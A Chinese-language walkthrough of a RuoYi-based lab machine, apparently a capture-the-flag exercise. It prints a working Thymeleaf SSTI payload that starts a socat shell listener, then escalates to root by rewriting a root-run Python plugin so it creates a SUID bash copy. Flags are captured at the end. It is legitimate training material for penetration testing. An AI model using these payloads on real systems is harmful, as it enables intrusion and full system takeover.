

一看名字就知道是一个若依框架

我们先启动靶机和攻击机


0.1. 信息收集

```
28 [sudo] kali 的密码:
29 /root/.zshrc:1: command not found: #
30 root@kali: /home/kali nmap -sV 192.168.56.104
31 Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 14:01 CST
32 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
33 Nmap scan report for 192.168.56.104
34 Host is up (0.00046s latency).
35 Not shown: 998 closed tcp ports (reset)
36 PORT      STATE SERVICE VERSION
37 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
38 80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
39 MAC Address: 08:00:27:93:A9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
40 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
41
42 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
43 Nmap done: 1 IP address (1 host up) scanned in 7.65 seconds
```

- http
- ssh

0.1. WEB SSTI反弹shell

看一下http




果然是若依 先测几个常见的 用自动化工具测一下shiro 发现不行 默认的admin账号密码也不行

然后看到了有个注册网页

```
</script>
<!-- /r3glster -->
head>
body class="signin">
  <div class="signinpanel">
    <div class="row">
      <div class="col-sm-7">
```

注册个账户进去看一下



然后找了个任意下载文件的路径 但是我们要拿到shell 在网上找了找文章 发现有个ssti 正好我们用ssti去反弹shell

<https://segmentfault.com/a/1190000044916046?sort=votes>

网站在这

进去之后测一下有没有漏洞点 发现有 直接用POST提交payload

```

1  payload
2
3  fragment=__${T(org.springframework.web.context.request.Requ
4  estContextHolder).currentRequestAttributes().getResponse().
5  getWriter
6  ().write(new
7
8  java.lang.String(T(org.springframework.util.StreamUtils).co
9  pyToByteArray(T(java.lang.Runtime).getRuntime().exec(new
10  String[]{'/bin/sh','-c','nohup /usr/bin/socat TCP-
11  LISTEN:4444,reuseaddr,fork EXEC:/bin/
12  bash,pty,stderr,setsid,sigint,sane >/dev/null 2>&1
13  &'})).getInputStream()))==null?'fragment-
14  tasklist':'fragment-
15  tasklist'}__

```

然后kali监听端口 反弹成功

```

conf          LICENSE          README.md  temp
fortonight@Ruoyi:/opt/tomcat$ cd
cd
fortonight@Ruoyi:~$ cd
cd
fortonight@Ruoyi:~$ ls
ls
user.txt
fortonight@Ruoyi:~$ cat user.txt
cat user.txt
flag{444b96396ce1b0927739d6c41cd1a6d5}
fortonight@Ruoyi:~$ id
id
uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)

```

0.1. 提权

我们发现组是opt组

看一下定时任务之类的

```

uid=1001(fortonight) gid=1001(fortonight) groups=1001(fortonight),1002(ops)
fortonight@Ruoyi:~$ cd /etc/cron.d/
cd /etc/cron.d/
fortonight@Ruoyi:/etc/cron.d$ ls
ls
php
fortonight@Ruoyi:/etc/cron.d$ cat php
cat php
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
# This purges session files in session.save_path older than X,
# where X is defined in seconds as the largest value of
# session.gc_maxlifetime from all your SAPI php.ini files
# or 24 minutes if not defined. The script triggers only
# when session.save_handler=files.
#
# WARNING: The scripts tries hard to honour all relevant
# session PHP options, but if you do something unusual
# you have to disable this script and take care of your
# sessions yourself.
#
# Look for and purge old sessions every 30 minutes
09,39 * * * * root [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi

```

```

rootbash-5.0# ls -l /usr/lib/php/sessionclean
ls -l /usr/lib/php/sessionclean
-rwxr-xr-x 1 root root 2976 Mar  9 2025 /usr/lib/php/sessionclean
rootbash-5.0#

```

可惜我们不能直接利用

那看一下opt组吧 可能在组里面

```
find / -group ops -maxdepth 3 2>/dev/null
```

```
ls -la /opt/opsagent/plugins
```

```
cat /opt/opsagent/reporter.py
```

```

fortonight@Ruoyi:/etc/cron.d$ find / -group ops -maxdepth 3 2>/dev/null
find / -group ops -maxdepth 3 2>/dev/null
/opt/opsagent/plugins
fortonight@Ruoyi:/etc/cron.d$ ls -la /opt/opsagent
ls -la /opt/opsagent
total 20
drwxr-xr-x 3 root root 4096 Mar 30 04:21 .
drwxr-xr-x 5 root root 4096 Mar 30 04:38 ..
drwxr-xr-x 3 root ops 4096 Mar 30 04:21 plugins
-rw-r--r-- 1 root root 88 Mar 30 04:38 README.md
-rwxr-xr-x 1 root root 577 Mar 30 04:38 reporter.py
fortonight@Ruoyi:/etc/cron.d$ ls -la /opt/opsagent/plugins
ls -la /opt/opsagent/plugins
total 16
drwxr-xr-x 3 root ops 4096 Mar 30 04:21 .
drwxr-xr-x 3 root root 4096 Mar 30 04:21 ..
-rw-rw-r-- 1 root ops 230 Apr 16 02:40 netmon.py
drwxr-xr-x 2 root root 4096 Apr 16 02:41 __pycache__
fortonight@Ruoyi:/etc/cron.d$ cat /opt/opsagent/reporter.py
cat /opt/opsagent/reporter.py
#!/usr/bin/env python3
import importlib.util
import json
from datetime import datetime
from pathlib import Path

root = Path("/opt/opsagent")
plugin = root / "plugins" / "netmon.py"
output_dir = Path("/var/log/opsagent")

spec = importlib.util.spec_from_file_location("netmon", plugin)
module = importlib.util.module_from_spec(spec)
spec.loader.exec_module(module)
payload = module.collect()
output_dir.mkdir(parents=True, exist_ok=True)
stamp = datetime.utcnow().strftime("%Y%m%d%H%M%S")
(output_dir / f"netmon-{stamp}.json").write_text(json.dumps(payload), encoding="utf-8")

```

-rw-rw-r-- 1 root ops 230 Apr 16 02:40 netmon.py

显眼的opt

然后我们发现reporter.py 调用了netmon并且会执行

我们还需要知道这个文件被谁执行 这个代码没找到 我们去看一下这个py文件的服务

```
cd /etc/systemd/system
```

```
cat /etc/systemd/system/ops-report.service
```

```

20 forttonight@Ruoyi:/etc/cron.d$ cd /etc/systemd/system
21 cd /etc/systemd/system
22 forttonight@Ruoyi:/etc/systemd/system$ ls
23 ls
24 dbus-org.freedesktop.timesync1.service ops-report.timer
25 getty.target.wants redis.service
26 inspircd.service sshd.service
27 irc_bot.service sysinit.target.wants
28 multi-user.target.wants syslog.service
29 network-online.target.wants timers.target.wants
30 ops-report.service tomcat.service
31 forttonight@Ruoyi:/etc/systemd/system$ cat /etc/systemd/system/ops-report.service
32 </system$ cat /etc/systemd/system/ops-report.service
33 [Unit]
34 Description=Ops Report Generator
35 After=network.target
36
37 [Service]
38 Type=oneshot
39 User=root
40 WorkingDirectory=/opt/opsagent
41 ExecStart=/usr/bin/python3 /opt/opsagent/reporter.py

```

root执行这个文件

那就清晰了 然后我们看到timer服务 看一下这个文件多长时间执行 只要是定时的我们就可以利用它

```

59 forttonight@Ruoyi:/opt/opsagent/plugins$ systemctl status ops-report.timer
60 systemctl status ops-report.timer
61 ● ops-report.timer - Run ops report periodically
62   Loaded: loaded (/etc/systemd/system/ops-report.timer; enabled; vendor preset: enabled)
63   Active: active (waiting) since Thu 2026-04-16 02:01:18 EDT; 48min ago
64   Trigger: Thu 2026-04-16 02:50:42 EDT; 44s left
65   Triggers: ● ops-report.service
66
67 Warning: some journal files were not opened due to insufficient permissions.forttonight@Ruoyi:/opt/opsagent/plugins$
68
69 forttonight@Ruoyi:/opt/opsagent/plugins$ ^[[A
70 systemctl status ops-report.timer
71 ● ops-report.timer - Run ops report periodically
72   Loaded: loaded (/etc/systemd/system/ops-report.timer; enabled; vendor preset: enabled)
73   Active: active (waiting) since Thu 2026-04-16 02:01:18 EDT; 50min ago
74   Trigger: Thu 2026-04-16 02:51:42 EDT; 21s left
75   Triggers: ● ops-report.service
76
77 Warning: some journal files were not opened due to insufficient permissions.forttonight@Ruoyi:/opt/opsagent/plugins$

```

用了两次 发现这个大概就是一分钟执行一次

那我们直接把这个netmon文件写个恶意代码 让 root 执行时生成一个 SUID bash

```

1  import os
2  import socket
3
4  def collect():
5      os.system("cp /bin/bash /tmp/rootbash && chmod 4755
6      /tmp/rootbash")
7      return {
8          "hostname": socket.gethostname(),
9          "uid": os.getuid(),
10         "euid": os.geteuid()
11     }

```

```

forttonight@Ruoyi:/opt/opsagent/plugins$ cat netmon.py
cat netmon.py
import os
import socket

def collect():
    os.system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash")
    return {
        "hostname": socket.gethostname(),
        "uid": os.getuid(),
        "euid": os.geteuid()
    }

```

等root执行

```
ls -l /tmp/rootbash
```

```

forttonight@Ruoyi:/opt/tomcat$ ls -l /tmp/rootbash
ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1168776 Apr 16 03:12 /tmp/rootbash
forttonight@Ruoyi:/opt/tomcat$

```

然后进入root shell 取得flag

```
24 rootbash-5.0# id
25 id
26 uid=1001(fortonight) gid=1001(fortonight) euid=0(root) groups=1001(fortonight),1002(ops)
27 rootbash-5.0# cat root.txt
28 cat root.txt
29 flag{cc348dd6b858eb87eedfcd32dcaa7358}
30 rootbash-5.0#
```